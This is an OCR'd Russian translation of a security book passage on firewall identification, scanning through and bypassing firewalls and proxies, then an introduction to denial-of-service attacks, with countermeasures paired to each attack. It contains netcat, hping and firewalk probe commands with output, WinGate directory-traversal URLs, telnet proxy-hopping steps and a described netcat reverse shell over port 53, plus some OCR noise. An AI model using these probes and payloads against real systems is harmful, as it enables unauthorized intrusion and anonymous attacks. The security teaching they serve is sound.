port_schema = library_schema:new( 1, [ "time", "ip", "ip", "int" ],
     scope() ) ;
time = 0 ;
count = 0 ;
maxcount = 2;     # Максимальное количество ACK/RST
maxtime = 5;     # Максимальное время заполнения maxcount
source = 0;
port = 0;
target = 0;

filter portscan ip ( )
{
     if (tcp.is)
     {
```

```
        Я Проверяем ACK и RST, их поступление из одного источника
        # подсчитываем только один раз.
        if ( byte(ip.blob, 13) == 20 ) # Установим флаги ACK, RST
        {
            count = count + 1;
            source = ip.dest;
            target = ip.source;
            port = tcp.sport;
            time = system.time;
        }
}
    on tick = timeout ( sec: maxtime, repeat ) call checkcount;
>
func checkcount
{
    if (count >= maxcount)
    {
        echo("Port scan occurring, Time; ", time, "\n");
            record system.time, source, target, port
            to the_recorder_portscart;
        count = 0 ;
    }
    else
        count = 0;
}
the_recorder_portscan=recorder( "bin/histogram
packages/sandbox/portscan.cfg","port_schema" ) ;
```

Предотвращение Для защиты от исследования атакующим списков ACL маршрутизаторов и брандмауэров методом "фильтрации административных запретов" нужно отменить ответы на пакеты ICMP типа 13. В устройствах Cisco для этого следует блокировать отклик на IP-сообщения о недостижимости:

```
no ip unreachables
```

Идентификация портов

Популярность: 5
Простота: 6
Результативность: 7
Степень риска: 6

Некоторые брандмауэры имеют уникальные характеристики, связанные с выводом определенной последовательности цифр. Например, Check Point выдает такую последовательность при подключении к TCP-порту 257, предназначенному для управления по протоколу SNMP, Наличие портов 256 — 259 является хорошим индикатором работы Firewall-1 от Check Point, подтвердить это поможет следующая проверка:

```
[root@bldg_043 # nc -v -n 192.168.51.1 257
(UNKNOWN) [192.168.51.1] 257 (?) open
    30000003
```

```
[root@bldg_043 # nc -v -n 172.29.11.191 257
(UNKNOWN) [172.29.11.191] 257 (?) open
    31000000
```

Контрмеры

Обнаружение

Для выявления подключения атакующего к портам следует добавить в RealSecure специальные события. Выполните следующие операции:

1. Отредактируйте политику безопасности,
2. Перейдите на вкладку Connection Events.
3. Щелкните мышью на кнопке Add Connection и заполните элемент для Check Point.
4. Выделите пул точек назначения и щелкните на кнопке Add.
5. Введите сведения о службах и портах, а затем щелкните на OK.
6. Укажите новый порт и еще раз щелкните на OK.
7. Щелкните мышью на кнопке OK и повторно примените политику.

Предотвращение

Предотвратить подключение к TCP-порту 257 позволит блокирование этого порта на маршрутизаторе исходящего потока. Следующая строка ACL для устройств Cisco явно запрещает подключение со стороны атакующего:

```
access-list 101 deny tcp any any eq 257 log ! Блокирование сканирования Firewall-1
```

Сканирование сквозь брандмауэры

Нам не известны никакие простые сценарии, позволяющие магическим образом действовать непосредственно через брандмауэры. Мы обсудим несколько методов обхода этих устройств и сбора сведений о путях доступа за брандмауэром.

Утилита hping

Популярность:	*3*
Простота:	*4*
Результативность:	*8*
Степеньриска:	*5*

Утилиту hping (http://www.Genocide2600.com/-tattooman/scanners/hping066.tgz) написал Сальвадор Санфилиппо (Salvatore Sanfilippo). Она посылает в порт назначения пакеты TCP и анализирует возвращаемые ответы. Результат, выдаваемый утилитой hping, определяется несколькими условиями. Каждый пакет отдельно и все пакеты вместе могут дать ясную картину управления доступом к брандмауэру. Например, с помощью hping можно выявить открытые, блокированные, отброшенные или отмененные пакеты.

Рассмотрим пример. Утилита hping сообщает, что открыт порт 80, готовый к созданию соединения, поскольку этот порт получает пакеты с установленным флагом SA (пакеты SYN/ACK).

```
[root@bldg_043 /opt]# hping www.yourcompany.com -c2 -S -p80 -n
```

```
HPING www.yourcompany.com (eth0 172.30.1.20): S set, 40 data bytes
60 bytes from 172.30.1.20: flags=SA seq=0 ttl=242 id=65121 win=64240
time=144.4 ms
```

Нам известен открытый порт на пути к цели, но мы еще ничего не выяснили о присутствии брандмауэра. В следующем примере hping отчитывается в получении пакетов ICMP о недостижимости типа 13 от 192.168.70.2. Напомним, что ICMP типа 13 является пакетом ICMP с сообщением об административно запрещенной коммуникации, обычно возвращаемым маршрутизатором с фильтрацией пакетов.

```
[root@bldg_043 /opt]# hping www.yourcompany.com -c2 -S -p23 -n
HPING www.yourcompany.com (ethO 172.30.1.20): S set, 40 data bytes
ICMP Unreachable type 13 from 192.168.70.2
```

Получено подтверждение того, что 192.168.70.2 является брандмауэром. Выяснить это точно позволит явное блокирование порта 23 целевой системы. Если система является маршрутизатором Cisco, она, скорее всего, имеет в конфигурационном файле строку:

```
access-list 101 deny tcp any any 23 ! telnet
```

Если возвращается пакет RST/ACK, то (1) либо пакет прошел через брандмауэр, но хост не слушает на данном порту, (2) либо брандмауэр отбросил пакет (например, вследствие применения правила отбрасывания Check Point).

```
[root@bldg_043 /opt]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (ethO 192.168.50.3): S set, 40 data bytes
60 bytes from 192.168.50.3: flags=RA seq=0 ttl=59 id=0 win=0 time=0.3 ms
```

Поскольку ранее был получен пакет ICMP типа 13, можно заключить, что брандмауэр (192.168.70.2) пропускает наши пакеты, но хост не слушает на этом порту.

Если сканируемый брандмауэр — Check Point, утилита hping покажет исходный IP-адрес целевой системы, однако в действительности пакет идет от внешнего сетевого адаптера брандмауэра Check Point. Уловка Check Point состоит в том, что вместо внутренней системы отвечает брандмауэр, который формирует отклик и подменяет адрес целевой системы. Если атакующий из Интернета столкнется с подобной ситуацией, он все же сможет понять отличие, поскольку MAC-адрес никогда не попадает в его систему (советуем выключить этот адрес).

Наконец, если брандмауэр полностью блокирует пакеты на порту, мы ничего не получим обратно.

```
[root@bldg_043 /opt]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (ethO 192.168.50.3): S set, 40 data bytes
```

Такой результат hping может иметь место по двум причинам: (1) пакет не достиг точки назначения и потерян в кабеле, или (2), что более вероятно, устройство (возможно, брандмауэр 192.168.70.2) отбросило пакет, следуя установленным списком ACL правилам.

Контрмеры

Предотвращение

Сложно предотвратить атаку утилитой hping. Наилучший результат достигается блокированием пакетов ICMP с типом сообщения 13 (см. выше).

Firewalk

Популярность:	*3*
Простота:	*3*
Результативность:	*8*
Степень риска:	*4*

Утилита Firewall (http://www.packetfactory.net/firewalk/) — прекрасное средство, поскольку в режиме сканирования портов выявляет открытые порты за брандмауэром. Утилита написана Майком Шиффманом (Mike Schiffman), известным под именами Route и Dave Goldsmith. Firewalk сканирует хосты нисходящего потока за брандмауэром и выводит правила доступа к хосту без реального "прикосновения" к целевой системе.

Firewalk конструирует пакеты IP со значением TTL, вычисленным так, чтобы время жизни заканчивалось в следующем за брандмауэром участке сети. Теоретически, если такие пакеты пропускаются брандмауэром, они пройдут сквозь него и завершат свое существование ответным сообщением "ICMP TTL expired in transit" (истечение TTL на пути следования). С другой стороны, если пакеты блокируются списком ACL брандмауэра, они будут отброшены без генерации ответного сообщения или с выдачей пакета ICMP типа 13 с сообщением об административно запрещенной коммуникации.

```
[root@exposed /root]# firewalk * -pTCP -S135-140 10.22.3.1
192.168.1.1
Ramping up hopcounts to binding host...
probe: 1 TTL: 1 port 33434: expired from [exposed.acme.com]
probe: 2 TTL: 2 port 33434: expired from [rtr.isp.net]
probe: 3 TTL: 3 port 33434: Bound scan at 3 hops [rtr.isp.net]
port 135: open
port 136: open
port 137: open
port 138: open
port 139: *
port 140: open
```

Единственной проблемой утилиты Firewalk является низкая предсказуемость результатов. Некоторые брандмауэры способны определить истечение жизни пакета до его проверки по списку ACL, так что пакет ICMP TTL EXPIRED будет отсылаться в любом случае. Как следствие, Firewalk будет считать все порты открытыми.

Контрмеры

Предотвращение

Можно блокировать пакеты ICMP TTL EXPIRED на уровне внешнего интерфейса, однако это негативно отразится на производительности, поскольку законные клиенты не смогут выяснить состояние своих соединений.

Фильтрация пакетов

Брандмауэры фильтрации пакетов, например Firewall-1 от Check Point, Cisco PIX и Cisco IOS (Cisco IOS можно сделать брандмауэром), действуют на основе списков управления доступом (ACL) или правил авторизации трафика для ввода/вывода из внутренней сети. Обычно списки ACL хорошо проработаны, и их трудно обойти. Однако иногда миновать брандмауэр позволяет либеральный список ACL, не препятствующий прохождению отдельных пакетов.

Либеральные списки ACL

Популярность: 8
Простота: 2
Результативность: 2
Степень риска: 4

Либеральные списки ACL характерны для большего числа брандмауэров, чем можно предположить. Допустим, что компания хочет разрешить своему провайдеру пересылку зон. В этом *случае* может появиться либеральный список "Разрешить все операции от порта-источника 53" вместо "Разрешить операции DNS-серверу провайдера от порта-источника 53 и порта- назначения 53". Последствия подобной неправильной конфигурации будут разрушительными, поскольку хакер сможет извне сканировать всю сеть. Большая часть атак такого рода начинается со сканирования хоста перед брандмауэром и подмены порта-источника значением 53 (DNS).

Контрмеры

Предотвращение

Проверьте, что в брандмауэре определены ограничения на подключение пользователей. Например, если провайдеру требуется пересылка зон, явно укажите ее в правилах доступа, причем установите ограничения как на IP-адрес источника, так и на IP-адрес назначения (внутренний сервер DNS).

В брандмауэре Check Point можно разрешить доступ от порта-источника 53 (DNS) только для службы DNS провайдера. Например, если адрес DNS провайдера — 192.168.66.2, а адрес внутренней службы DNS — 172.30.140.1, примените следующее правило:

Source (источник)	Destination (назначение)	Service (служба)	Action (операция)	Track (регистрация)
192.168.66.2	172.30.140.1	domain-tcp	Accept (разрешить)	Short (краткая)

Обман брандмауэров Check Point


Популярность: 8
Простота: 2
Результативность: 2
Степень риска: 4

Check Point 3.0 и 4.0 открывают порты по умолчанию. Обратный просмотр DNS (UDP 53), пересылка зон DNS (TCP 53) и RIP (UDP 520) разрешены от *любого* хоста к *любому* хосту, причем регистрация отключена. Следовательно, появляется возможность обмана внутренней системы (http://oliver.efri.hr/-crv /security/bugs/Others/fw-5.html).

Нам уже известны способы идентификации брандмауэра Check Point. Вооружившись новыми знаниями, атакующий сможет обойти установленные в брандмауэре ограничения. Однако требуется выполнение одного из двух условий: должна быть взломана одна из систем за брандмауэром, либо должен быть обеспечен доступ к этой системе посредством обмана пользователя (например, одной из утилит-"троянцев").

В обоих случаях конечным результатом должен стать запуск службы прослушивания netcat в одной из систем внутренней сети. Слушатель netcat может вернуть оболочку или обеспечить локальное исполнение команд удаленной системы. Методы создания таких "черных ходов" подробно рассматриваются в главе 13, а пока предложим лишь небольшой пример, демонстрирующий возникающие проблемы.

На рисунке показано, что Check Point позволяет пересылать пакеты TCP через порт 53 без регистрации. Если атакующий установит службу прослушивания netcat на порту 53 и возвратит оболочку /bin/sh на свой компьютер (который также слушает на порту 53), то возникнет дыра в брандмауэре, ведущая к уже взломанной системе.



Неавторизованный доступ к прокси

Популярность: 8
Простота: 8
Результативность: 4
Степень риска: 6

Атаки такого рода характерны для брандмауэров, реализующих прозрачные операции прокси. Администратор брандмауэра может установить высокий уровень защиты и реализовать строгие ограничения на доступ, но забыть о блокировании доступа извне. В результате у атакующего появляются две возможности: (1) воспользоваться прокси-сервером для анонимной атаки на web-сервера Интернета, применив уязвимость сценариев CGI или обман web-серверов, (2) либо средствами Web получить полный доступ ко всей интрасети. Нам приходилось встречать брандмауэры, сконфигурированные на неограниченный доступ к интрасети компаний.

Для проверки уязвимости брандмауэра измените параметры прокси-браузера, указав подозреваемый прокси-брандмауэр. В браузере Netscape:

1. Выберите Edit | Preferences.
2. Укажите поддеревья Advanced и Proxies.
3. Щелкните мышью на кнопке Manual Proxy Configuration.
4. Щелкните на кнопке View.
5. Добавьте проверяемый брандмауэр в список адресов HTTP и укажите порт прослушивания (обычно 80, 81, 8000 или 8080, но может применяться и какой-то другой порт — с помощью утилиты nmap или аналогичного средства проведите сканирование и выявите правильный номер порта).
6. Направьте браузер на один из сайтов и проанализируйте сообщения в строке состояния.

Если в строке состояния браузера прокси-сервер появится до web-страницы, возможно, вы имеете дело с неаутентифицированным прокси-сервером.

Затем подключитесь по IP-адресу внутреннего web-сайта (независимо от того, маршрутизируется он или нет). Как правило, внутренний IP-адрес можно найти в исходном коде HTTP. Разработчики web-страниц обычно жестко кодируют имена хостов и IP-адреса в тегах HREF web-страниц.

Контрмеры

Предотвращение

Запретите доступ прокси к внешнему интерфейсу брандмауэра. Существуют различные методы, поэтому ознакомьтесь с техническим описанием модели брандмауэра.

Сетевым решением проблемы является ограничение входящего трафика прокси на граничных маршрутизаторах. Это реализуется с помощью строгих списков ACL.

Уязвимость WinGate

Уязвимые точки популярного прокси-брандмауэра WinGate для Windows 95/NT (http://www.deerfield.com/wingate/) связаны с недостатками параметров, применяемых по умолчанию, в том числе с неавторизованным доступом по telnet, SOCKS и Web. Доступ к этим службам можно ограничить на основе списка пользователей (и интерфейсов), однако во многих случаях установка WinGate проводится без учета требований защиты. Список необслуживаемых (и неконфигурированных) серверов WinGate ведется на сайте CyberArmy (http://www.cyberarmy.com/wingate/).

Неавторизированный просмотр

Популярность: 9
Простота: 9
Результативность: 2
Степень риска: 6

Как и многие другие неправильно сконфигурированные прокси, отдельные версии WinGate (точнее, 2.1d for NT) допускают полностью анонимный просмотр Интернета извне. Для атакующих важно, что один из намеченных прикладных web-серверов можно взломать без риска обнаружения. Против web-атак трудно бороться, ведь весь трафик по туннелю направляется на порт TCP номер 80. Основы взлома web-сайтов рассматриваются в главе 14.

Для проверки уязвимости сервера WinGate:

1. Подключитесь к Интернету по нефильтруемому соединению (лучше всего по удаленному).
2. Измените конфигурацию браузера и направьте его на прокси-сервер (Proxy).
3. Укажите проверяемый сервер и порт.

Является уязвимой и конфигурация по умолчанию неавторизированного прокси SOCKS (TCP 1080). Как и в случае открытого прокси Web (TCP 80), атакующий способен просматривать Интернет, минуя эту службу и оставаясь полностью анонимным (особенно, если отключена регистрация).

Контрмеры

Предотвращение Для защиты WinGate ограничьте связывание с определенными службами. В системе со многими сайтами запретите предоставление прокси-служб:

1. Перейдите в окно свойств сервера SOCKS или WWW Proxy.
2. Выберите вкладку Bindings (Связывание).
3. Щелкните мышью на кнопке Connections Will Be Accepted On The Following Interface Only (Разрешить подключение только для следующих интерфейсов) и укажите интерфейс внутреннего сервера WinGate.

Наиважнейший инструмент атакующего: неавторизированный telnet

Популярность: 9
Простота: 9
Результативность: 6
Степень риска: 8

Гораздо опаснее анонимного просмотра Web является неавторизированный доступ по протоколу telnet (одно из лучших средств хакерского набора). Подключившись по telnet к неправильно сконфигурированному серверу WinGate, атакующий использует этот удаленный компьютер для скрытного выполнения своих операций.

Проведем поиск уязвимого сервера:

1. Используя telnet, попытайтесь подключиться к серверу.

```
[root@happy /tmp]# telnet 172.29.11.191
Trying 172.29.11.191...
Connected to 172.29.11.191.
Escape character is '^]'.
Wingate> 10.50.21.5
```

2. После получения показанного выше текста укажите сайт для подключения.
3. Если появится приглашение регистрации новой системы, значит, сервер уязвим.

```
Connecting to host 10.50.21.5 ... Connected
SunOS 5.6
login:
```

Контрмеры

Предотвращение В данном случае рекомендации те же, что и для неавторизированного просмотра (см. выше). Установите в WinGate ограничения на связывание с определенными службами. В системе с несколькими сайтами:

1. Перейдите в окно свойств сервера Telnet.
2. Перейдите на вкладку Bindings.
3. Щелкните мышью на кнопке Gonnections Will Be Accepted On The Following Interface Only и укажите внутренний интерфейс сервера WinGate.

Просмотр файлов

Популярность: 9
Простота: 9
Результативность: 9
Степень риска: 9

Согласно отчету eEye Digital Security Advisory (http://oliver.efri.hr/~crv/security/bugs/NT/wingate6.html), WinGate 3.0 разрешает любому пользователю просматривать файлы системы через порт управления (8010). Для проверки системы на уязвимость такого рода запустите:

```
http://www.target.com:8010/c:/
http://www.target.com:8010//
http://www.target.com:8010/..../
```

Если система уязвима, можно будет просмотреть любой файл каталога и перейти в другие каталоги. Это очень опасно, поскольку некоторые приложения хранят имена и пароли в незашифрованном виде. Например, программы Remotely Possible и ControlIT от Computer Associates служат для удаленного управления сервером, но плохо защищают имена пользователей и пароли для аутентификации, которые можно извлечь простым шифратором (см. главу 12).

Контрмеры

В настоящее время WinGate не имеет заплаток для защиты от просмотра. Возможно, они будут опубликованы на странице технической поддержки http://www.wingate.com/helpdesk.

Совместное применение брандмауэров и DCOM

DCOM (Distributed Component Object. Model — распределенная компонентная объектная модель) — широко используемая технология построения распределенных приложений Windows. К сожалению, мощь поддержки разработки приложений соседствует с высокой уязвимостью защиты. Проблема в том, что DCOM не пользуется фиксированными портами. Вместо этого выполняется динамическое присвоение портов из диапазона 1024 — 65535. Брандмауэр должен разрешать доступ к этим портам любому клиенту, делая уязвимыми приложения, работающие с верхними портами, например Lotus Notes (1352), Microsoft SQL Server (1433), Citrix (1494), pcAnywhere (5631) и т.д.

Динамические порты не единственная проблема использования брандмауэров с DCOM. Управление динамическим выделением портов выполняется менеджером SCM (Service Control Manager — менеджер управления службами). Как и детектор портов Sun RPC в UNIX (применяющий порт 111), SCM работает на фиксированном порту TCP/UDP номер 135. Поэтому требуется разрешить этот порт на всех внутренних маршрутизаторах — только тогда смогут работать службы DCOM (дополнительно нужно разрешить порты с высокими номерами). Пока не известны атаки через порт 135, однако злоумышленники могут исследовать конечные точки RPC утилитой Epdump (см. главу 3) и получить ценную информацию о программном обеспечении и IP-адресе.

Более того, DCOM не может быть размещен за брандмауэром, если в сети действует служба трансляции сетевых адресов NAT (Network Address Translation), поскольку DCOM сохраняет в своих интерфейсах необработанные адреса IP. Клиент обязан подключаться непосредственно по IP-адресу.


Контрмеры: защита DCOM. Программистам не следует пользоваться явным присвоением портов в приложениях, поскольку это станет настоящим кошмаром для администратора брандмауэра. К счастью, корпорация Microsoft позволяет ограничить применение портов в DCOM.

Прежде всего нужно ограничить количество используемых в DCOM портов. Для этого на сервере создайте или измените ключ реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet:

1. Создайте резервную копию реестра.
2. Запустите редактор Regedt32.exe.
3. Добавьте ключ реестра HKEY_LOCAL_MACHINE\Software \Microsoft\Rpc\ Internet.
4. Добавьте в этот ключ новый элемент **Ports** с типом REG_MULTI_SZ и укажите в нем диапазон портов (например, 10000 — 11000).
5. Добавьте новый элемент **PortsInternetAvailable** с типом REG_SZ и значением Y.
6. Добавьте новый элемент **UseInternetPorts** с типом REG_SZ и значением Y.
7. Перезагрузите компьютер.

Еще одной конфигурируемой возможностью является использование порта TCP поверх UDP. По умолчанию подключение клиента Windows NT 4.0 к серверу Windows NT 4.0 применяет протокол UDP. Указание протокола TCP позволит сократить количество разрешенных на брандмауэре портов и снизить риск вторжения. Как на клиенте, так и на сервере нужно выполнить следующие операции.

1. Создайте резервную копию реестра.
2. Запустите Regedt32.exe.



3. Откройте ключ реестра HKEY_LOCAL_MACHINE\Software \Microsoft\Rpc.
4. Переместите строку NCACN_IP_TCP вверх списка.
5. Перезагрузите компьютер.

Внимание: могут возникнуть проблемы с некоторыми приложениями RPC. В этом случае удалите ключ реестра HKEY_LOCAL_MACHINE\ Software\Microsoft\Rpc\Internet и перезагрузите компьютер. Дополнительные сведения о защите DCOM приведены в техническом отчете корпорации Microsoft (http://www.microsoft.com/com/wpaper /dcomfw.asp).

Глава 11

Атака отказа в обслуживании (DoS)

Взрыв, разрушение и слезы. Это точная характеристика атаки отказа в обслуживании (DoS, Denial of Service), каждый год приводящей к миллионным убыткам и представляющей серьезную угрозу для любой системы и сети. Убытки связаны с отключением систем, упущенной выгодой и оплатой работ по идентификации и выявлению атак DoS. По сути, атака такого рода препятствует или полностью блокирует ответы службы законным пользователям, причем атаке подвергаются отдельные системы, сети или иные ресурсы. Лтаки DoS всегда злонамеренны, и сегодня для их проведения не требуются глубокие знания, поскольку существуют специальные утилиты.

Одна из наиболее известных атак DoS была осуществлена в сентябре 1996 г. против Нью-Йоркского провайдера Интернета PANIX (Public Access Networks Corporations). Атака продолжалась более недели и привела к нарушению доступа в Интернет для 6000 индивидуальных пользователей и 1000 компаний (по данным журнала PC Week). Атака продемонстрировала унаследованную уязвимость основных протоколов Интернета (TCP/IP) и недостатки методов обработки системами запросов SYN. Ситуация усугубляется тем, что атакующий подменяет свои адреса источников, чтобы избежать идентификации. Поэтому трудно выявить виновников атак такого рода. Атака отказа в обслуживании существенно изменила мир Интернета, показав слабость защиты используемых технологий. Теоретические основы атаки были известны и раньше, но теперь на практике была показана опасность коммерческой деятельности в Информационную Эру.

Побудительные причины проведения атак DoS

В предыдущих главах описывались различные утилиты и методы проведения атак, нарушающих защиту целевой системы. Нередко средства защиты систем и сетей пресекают попытки взлома неквалифицированных атакующих. Чувствуя беспомощность и злобу, нападающий прибегает к последнему средству - атаке DoS.

Причиной атаки DoS может стать личная неприязнь или политическая борьба с отдельными людьми или организациями. Именно этим объясняется атака DoS, проведенная в мае 1999 г. В течение нескольких недель нападению подвергались сайты ФБР и других правительственных учреждений США, причем атака проводилась в отместку за серию рейдов ФБР против хакеров. Многие специалисты по защите связывают увеличение количества атак с быстрым размножением систем Windows NT/95/98. Хотя нет никаких реальных подтверждений высокой или низкой подверженности платформ Windows атакам DoS, все же среда Windows остается основной целью атакующих. Многие утилиты проведения атак DoS позволяют выполнить ее методом "укажи и щелкни", не требующим от атакующего глубоких знаний.

Существуют и другие причины проведения атак DoS, например обман уязвимой системы. К большому сожалению администраторов систем Windows NT, для вступления в силу различных изменений требуется перезагрузка системы. Внеся в систему NT изменения, предоставляющие административные полномочия, нападающий вызывает крах системы, и системному администратору приходится перезагружать ее. Это должно привлечь внимание к уязвимому

серверу и к самому атакующему, но многие администраторы не придают значения краху и перезагружают систему без исследования его причин.

Сложно перечислить все возможные причины проведения атак DoS. Киберпространство отражает недостатки реальной жизни. Некоторые люди чувствуют особую гордость при осуществлении атак DoS. Однако грамотные хакеры не любят это средство. Атаки DoS стали наиболее мощным оружием кибер-террористов и, скорее всего, не прекратятся в новом электронном тысячелетии.

Типы атак DoS

На практике проще нарушить работу сети или системы, чем получить к ней неавторизированный доступ. Сетевые протоколы стека TCP/IP были разработаны для открытого и честного использования, и современная четвертая версия стека унаследовала недостатки предыдущих вариантов. Кроме того, многие операционные системы и сетевые устройства имеют собственные ошибки в реализации стека протоколов, что снижает их способность противостоять атакам DoS. Нам приходилось сталкиваться с процессами управления устройствами, в которых происходило разрушение стека IP при простом перенаправлении ICMP с неправильными параметрами. Существует множество утилит проведения атак DoS. Важно уметь идентифицировать тип происходящей атаки. Поэтому начнем с изучения наиболее распространенных типов атак DoS.

Захват полосы пропускания

Наиболее коварная атака DoS связана с перегрузкой полосы пропускания (bandwidth consumption). По сути дела, атакующий занимает всю имеющуюся полосу пропускания (производительность) сети. Подобная ситуация может возникать в локальной сети, но чаще всего атакующие действуют удаленно. Существуют два основных сценария проведения атаки такого рода.

Сценарий 1

Атакующий перегружает целевое сетевое подключение, имея в своем распоряжении канал связи с большой полосой пропускания. Этот сценарий характерен для линий T1 (1.544 Мбит/с) и более производительных сетевых связей, которые заполняют полосу пропускания сетевых линий 56 или 128 Кбит/с. Ситуация похожа на две трубы разного диаметра — большая труба может переполнить меньшую. Атаку такого рода нельзя провести с применением низкоскоростного сетевого подключения: атакующий должен иметь доступ к локальным линиям связи (обычно со скоростью пересылки данных 100 Мбит/с или выше). В Интернете атакующему потребуется линия T1 для инициации атаки DoS на web-сайт, способной полностью подавить сетевую линию жертвы.

Сценарий 2

Нападающий *усиливает* атаку DoS, инициируя ее одновременно из нескольких точек. В этом случае даже по линии 56 Кбит/с можно полностью подавить линию T3 (45 Мбит/с). Усиление атакующего потока происходит за счет

направления трафика из нескольких сайтов. Причем использование усиления не так сложно, как может показаться (см. ниже).

В связи с этим еще раз подчеркнем опасность трафика ICMP. Пакеты ICMP позволяют эффективно диагностировать работу сети, но ими легко воспользоваться в незаконных целях, в частности для захвата полосы пропускания. Особая опасность подобной атаки связана с тем, что нападающий может подменить свой адрес источника, поэтому будет трудно найти истинного виновника.

Истощение ресурсов

Атака *истощения ресурсов* (resource starvation) отличается от захвата полосы пропускания, поскольку нацелена на системные, а не на сетевые ресурсы. В общем случае атака истощения ресурсов предполагает расходование процессорных циклов, памяти, квот файловой системы или других системных процессов. Нередко атакующий имеет законный доступ к ограниченному объему ресурсов, но незаконными методами захватывает дополнительные системные ресурсы. В результате ресурсы не достаются законным пользователям или системе. Атака DoS истощения ресурсов обычно приводит к полной недоступности одного из ресурсов, т.е. к краху системы, переполнению файловой системы или зависанию процесса.

Ошибки программирования

Ошибки программирования приводят к краху приложений, операционной системы или аппаратного обеспечения, которые не могут работать в нестандартной ситуации. Такие исключительные состояния являются следствием пересылки нежелательных данных в уязвимый элемент системы. Атакующие посылают в целевую систему пакеты, не совместимые со стандартом RFC, чтобы выяснить реакцию сетевого стека, добиться состояния паники ядра (kernel panic) либо вызвать полный крах системы. В некоторые приложения, принимающие пользовательский ввод, атакующие направляют огромные объемы информации, длиной в несколько тысяч строк. Если программа пользуется буфером фиксированной длины (например, 128 байт), атакующий сможет создать ситуацию переполнения буфера и вызвать крах приложения. Хуже того, атакующий способен выполнить привилегированную команду (см. главы 5 и 7). Программные ошибки характерны и для оборудования компьютера. Одна из малоизвестных атак DoS под названием Pentium f00f основана на том, что пользовательский процесс, исполнив неправильную инструкцию OxfOOfc7c8a, приводит к краху любую операционную систему.

От программных ошибок не защищена ни одна из систем, будь то операционная система или процессор компьютера. Атакующие знают эту аксиому и используют ее в полной мере. К сожалению, атаки такого рода происходят в самое неподходящее время.


Маршрутизация и атака DNS

Атака DoS на основе маршрутизации предполагает использование таблиц маршрутизации для запрещения обслуживания законных систем или сетей. Многие протоколы маршрутизации, например RIP v1 (Routing Information

Protocol — протокол информации о маршрутизации) и BGP v4 (Border Gateway Protocol — протокол граничного шлюза), имеют слабую аутентификацию или не имеют ее вовсе. Это создает прекрасные предпосылки для незаконного изменения маршрутов, часто связанного с подменой IP-адресов источников и с формированием состояния отказа в обслуживании. Жертва атаки начинает пересылать свой трафик в сеть атакующего компьютера или *вообще в никуда* и перестает работать.

Не меньше хлопот доставляет атака DoS на сервер DNS (служба доменных имен). Большая часть атак DoS DNS основана на кешировании в целевом сервере фальшивой адресной информации. Когда сервер DNS производит преобразование адресов, атакующий перенаправляет трафик на собственный сайт или в "черную дыру". Существует несколько типов атак такого рода, делающих крупные сайты недоступными в течение длительного времени.

